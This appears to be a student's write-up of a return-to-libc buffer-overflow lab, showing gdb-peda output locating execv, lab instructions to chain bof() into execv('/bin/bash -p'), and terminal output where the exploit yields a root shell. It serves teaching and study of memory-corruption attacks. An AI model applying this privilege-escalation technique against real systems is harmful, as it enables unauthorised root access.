[----------------------------------registers-----------------------------------]
EAX: 0xf7fb6808 --> 0xffffd1fc --> 0xffffd3bf ("SHELL=/bin/bash")
EBX: 0x0
ECX: 0x1fb52920
EDX: 0xffffd184 --> 0x0
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0x0
ESP: 0xffffd15c --> 0xf7debee5 (<__libc_start_main+245>:        add    esp,0x10)
EIP: 0x565562ef (<main>:        endbr32)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562ea <foo+58>: mov    ebx,DWORD PTR [ebp-0x4]
   0x565562ed <foo+61>: leave
   0x565562ee <foo+62>: ret
=> 0x565562ef <main>:   endbr32
   0x565562f3 <main+4>: lea    ecx,[esp+0x4]
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p execv
$1 = {<text variable, no debug info>} 0xf7e994b0 <execv>
gdb-peda$ quit
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$
```

As in Task 3, you must design your input such that when the bof() function returns, it returns to execv(), which gets the address of the "/bin/bash" text and the location of the argv[] array from the stack.

You must arrange everything on the stack so that when execv() is called, it can run "/bin/bash -p" and give you the root shell. Please explain why the built input works in your report.

After filling in the exploit.py file remove, recreate the badfile and re-run your exploit.py file to generate the new exploit code.


```
$ rm badfile
$ touch badfile
$ ./exploit
```



```
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$rm badfile
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$touch badfile
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$./exploit.py
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$
```

Run the attack and execute the retlib executable.

```
$ ./retlib
$ whoami
$ ls -l /bin/sh
$ exit
```



```
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$./retlib
Address of input[] inside main():  0xffffcd80
Input size: 300
Address of buffer[] inside bof():  0xffffcd50
Frame Pointer value inside bof():  0xffffcd68
PES1UG20CS825:Prem Sagar J S~/Desktop/Labsetup
$whoami
root
PES1UG20CS825:Prem Sagar J S~/Desktop/Labsetup
$ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Feb 13 10:49 /bin/sh -> /bin/dash
PES1UG20CS825:Prem Sagar J S~/Desktop/Labsetup
$exit
```